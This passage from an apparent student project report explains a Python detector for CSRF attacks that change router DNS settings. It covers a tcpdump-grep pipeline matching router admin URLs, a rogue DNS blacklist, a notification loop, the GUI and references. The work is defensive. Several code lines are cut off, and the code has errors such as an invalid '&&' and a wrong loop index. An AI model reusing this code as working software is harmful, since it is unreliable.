At this point the main detection part will be explained, as said before the detection part is contained in the python script “command.py” and the core of this script is the execution of one command that will detect the intrusion. First the command will be explained, and then the command implementation on the code will follow. This is the command:

```
sudo    tcpdump -A -s 1492 dst port 80 |
        grep start_apply\|cgi-bin/login\|cgi-bin/*dns\|cgi
```

First of all, sudo is the term to give super user permissions to this command, without this permissions the detection was not possible. Therefore the user has to introduce the administrator password on the execution. Tcpdump is a command that prints out the description of packets on a network interface that match the conditions. -A option prints each packet in ASCII, it is handy for capturing web pages; -s 1492 and dst port 80 are for setting the configuration of the snapshot buffer and capturing the web browser traffic.

Afterward, tcpdump command returns a lot of packets captured, some of this packets as has been seen, will contain the URL that launches the attack. Using the pipeline and then the “grep” command we will detect those packets and warn the user of the attack. On the grep command we can add the common URL attack depending on the router, adding as many factors as we can. On the grep command “\|” means a logic “OR”,“|”,... therefore it will detect any of those word terms. When the asterisk symbol is on the command, it means that will match any character on the term, in our case “cgi-bin/*dns” it would detect both “cgi-bin/Adns” and “cgi-bin/Zdns”.

On the script “command.py” both commands are launched with the Popen function, in order to implement the pipeline the standard input of the second command is linked to the standard output of the first command as seen on figure 14.

```
fo = open("attacks.txt" , "w+")
p1 = subprocess.Popen(['sudo', 'tcpdump',
    '-A', '-s', '1492', 'dst', 'port', '80'], stdout=PIPE)
p2 = subprocess.Popen(['grep',
    'start_apply\|cgi-bin/login\|cgi-bin/*dns\|.cgi'], stdin=p1.stdout, stdout=fo)
```

Figure 14.: <command.py> Implementation of the commands and the pipeline

The output of the global command, which is the standard output of the second command, is linked to “fo” which corresponds to a text file named “attacks.txt”. On figure 14 it is shown that any output will be redirected to this text file, also the “w+” option means that the file is for both reading and writing, and it also will overwrite previous versions or create another one if the file does not exist.

```
while (die==0):
    print "none"
    time.sleep(5)
    if is_process_dead(parentpid):
        die = 1
    attack = os.path.getsize("attacks.txt")
    if (attack > 0):
```

Figure 15.: <command.py> while iteration

Following the commands, the script enters in a while loop controlled by the variable “die”. The loop is defined as shown on figure 15, every iteration two things are checked: if the parent process is alive and if the attack has been detected. The function getsize on the “attacks.txt” will return some value different than zero if some packet has been detected and stored in the text file. The function is_process_dead is defined on figure 16:

```
# to check if parent it's alive
parentpid = int(sys.argv[1])
print parentpid
def is_process_dead(process_id):
    try:
        os.kill(process_id, 0)
        return False
    except OSError:
        return True
```

Figure 16.: <command.py> function that checks if the process is alive

As seen on the code of “AgentprogramWindow.py” when command.py is launched, the process id is sent with the execution. Then the variable is retrieved on the variable “parentpid” as shown on figure 16. “is_process_dead” send a signal without an specific function, just to check if its alive: if the process is dead it will return an error therefore the state of the process can be known. This is made because sometimes if the user closes the main window the script is still running, so if that is the case the script will close by itself.

On the while loop, if something is detected the program enters in the if and there are 3 cases. Each case has its own characteristics and a different solution is decided. On figure 17 it is shown the three different options:

```
data = fo.read()
global dnsblacklist
global dnswhitelist
for ndx, member in enumerate(dnsblacklist):
    if dnsblacklist[ndx] in data:
        Notify.init ('agentprogram')
        notification2 = Notify.Notification.new ('attack_maliciousDNS',
            'There has been a CSRF attack, a malicious DNS has been conf
        notification2.show ()
        print "attack"
        maliciousDNS = 1
        die = 1
for indx, member in enumerate(dnswhitelist):
    if dnswhitelist[ndx] in data:
        die = 0
        trustedDNS = 1
        attack = 0
        fo.close()
        fo = open("attacks.txt" , "w+")
        #Open a new empty attack file
if (maliciousDNS==0&&trustedDNS==0):
    Notify.init ('agentprogram')
    notification = Notify.Notification.new ('attack',
        'Your router configuration is being modified. If you are not acc
    notification.show ()
    print "possible attack!"
    die = 1
```

Figure 17.: <command.py> actions when an attack is registered

The first option is to check if a malicious DNS is present on the attacking URL. Given that case, the program is certain about the malicious nature of the attack and it will give a notification urging the user to change the configuration of the router. After that, the program will exit the while and the script will finish.

Next, the second option checks if a good DNS is found on the URL. That would mean that the same user is changing the router configuration, therefore that is not part of the attack. The program will continue with the scan, in order to do it a new “attacks.txt” is created and the variable die is reset to zero.

Finally, the third option only is entered when the previous cases were not true. It means that neither malicious or good IP of DNS have been found, it could be a real attack but there is not any certainty. Therefore a notification is launched warning the user that

there could be an attack, if the user is not accessing its router then the user will know that the attack has been made. Checking the trusted DNS is better than checking the bad ones since the list is more reliable and easier to get.

In order to look in the URL for the good or bad DNS, the data from the “attacks.txt” is read and saved on the variable data. And then this information is compared to the DNS whitelist and DNS blacklist defined on figure 18:

```
#dns blacklist
## rogue dns
dnsblacklist = ["66.66.66.66","67.210.0.0","67.210.15
"213.109.79.255","64.28.176.0","64.28.191.255","85.25
#trusted dns list
## Level3,Google,Securly,ComodoSecureDNS,OpenDNSHome,
## Public-Root,SmartViper,Dyn,censurfridns.dk,Hurrica
dnswhitelist = ["209.244.0.3","209.244.0.4","8.8.8.8"
"208.67.222.222","208.67.220.220","156.154.70.1","156
"205.210.42.205","64.68.200.200","74.207.247.4","64.0
"216.146.35.35","216.146.36.36","89.233.43.71","89.10
```

Figure 18.: <command.py> definition of the trusted DNS and the bad DNS

The different DNS are shown on the arrays of “dnsblacklist” and “dnswhitelist”, before defining the trusted DNS the different entities of that good DNS are commented. There can be added different good DNS to extend the list and refine the detection.

At this time, after while loop means that the script is finishing. On figure 19 it can be seen the closing commands:

```
p1.stdout.close()
p1.kill()
p2.kill()
fo.close()

print "\n---This is the attack:\n"
p3 = subprocess.Popen(['cat', 'attacks.txt'])
p3.communicate()
print "\n---------------------------------------\n"
```

Figure 19.: <command.py> finishing code

In order to exit properly, the core commands have to be killed, the standard output of the first command is closed and then two kill signals are send to “p1” (tcpdump) and “p2” (grep). Additionally, there has been added the functionality of printing on the console the

attack that made the script close. A third command with a simple cat of the attack text file is launched.

Graphic interface:

In this part the graphic interface of the software will be explained. It is a simple interface, it consists in a random central image with two start-stop buttons above and a status bar below. On figure 20 this schema can be seen:



Figure 20.: graphic interface of the software when is waiting

Once the user clicks on the start button, the detection process begins. So on the status bar it will be shown “security on”, also the user is asked for the super user password on the console window. On figure 21 it can be seen the results of this process:



Figure 22.: graphic interface of the software when is detecting

Once the software detects an intrusion, if its a malicious one it will show a notification that varies depending on the certainty of the attack. On figure 23 the notification on the program can be observed:



Figure 23.: notification on the graphic interface.

The notification is displayed in top of other programs for a few seconds. Then the user would act depending on the severity and the notification information.

Difficulties:

There has been a lot of difficulties on the code development of this part. First of python is a new language so there has been a parallel learning of the language because a lot of small problems have emerged. For example how to deal with global variables in python or how to implement a simple while.

Another big difficulty has been the creation of this script. At first the code was implemented on the definition of the buttons but that was only executed when a button was pressed, therefore when the commands were launched there was no way of analyzing the results. The decision of launching an external script was a big step on the software development.

Next, launching the core commands was not easy. The pipeline was not working at first and there was execution problems. Once this problems were resolved, the result of the core commands could not be retrieved. The cause was that the command was continuously working, all the time is scanning the network and giving results. When the standard output was linked to the text file, the data extraction and the result verification was easier.

Simultaneously, it was noticed that the script kept running when the user closed the main window. With the “ps” command it could be seen that the script was launched, even more than one time if it was not killed by the console command. Therefore, the script checks the parent status and closes if it is dead. But the process ID of the parent had to be sent with the script execution.

Final Conclusions and Future Guidelines

There has been a increment of attacks by DNS, attackers use CSRF to access and modify the router configuration. Once the attacker has access to the router configuration he is capable of traffic modification and security settings, the consequences described on this project lead to think that the severity of this attack is high. Despite this tendency, this attacks are still possible due to novice users that don't secure their internal network. Some router manufacturer are partly to blame, by distributing the products with insecure default settings.

As a solution modern routers should impose a different default password, on their “back”, or forcing to change it on the first login. Browsers could limit the authentication by URL and would put barriers on this attack. The most straightforward solution would be to simply change the configuration and set a strong password. On this project there has been another solution, a computer software has been developed. This program detects and notifies the user when the intrusion is perpetrated.

Apart from that, any solution would be correct to put some barriers to this common and dangerous attack. Moreover the attack is elusive, because the user do not detect if someone has changed the DNS server. Due to this, the intrusion can spread without being noticed.

About the future guidelines of this project there are a few things that could be done to improve the software program. First, a solution based on the transport label (TCP): a packet filtering capable firewall can be used to detect the malicious packets and reject them. Second, based on the application label (HTTP), build a web proxy program on the local PC and redirecting all the packets sent via web browser to the proxy. In the proxy, malicious request sent to the router can be filtered.

Appendix

1. References

Bibliography

DNS Cache Poisoning: Definition and Prevention - Tom Olzak

Corrupted DNS resolution paths: The rise of a malicious resolution authority - D Dagon, N Provos, CP Lee, W Lee

"How the most massive botnet scam ever made millions for Estonian hackers". Ars Technica. Retrieved 6 July 2012. http://arstechnica.com/tech-policy/2011/11/how-the-most-massive-botnet-scam-ever-made-millions-for-estonian-hackers/

DNS Changer Malware - FBI http://www.fbi.gov/news/stories/2011/november/malware_110911/DNS-changer-malware.pdf

The Ghost In The Browser Analysis of Web-based Malware - Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang and Nagendra Modadugu Google, Inc. {niels, deanm, panayiotis, kewang, ngm}@google.com

The Email that Hacks You - Bogdan Calin- 27 November 2012 http://www.acunetix.com/blog/web-security-zone/the-email-that-hacks-you/

MyAddress Applet - Lars Kindermann - 2003 - http://reglos.de/myaddress/MyAddress.html

http://www.youtube.com/watch?v=CZ7hu9pvfvE - Fishnet Security - September 2010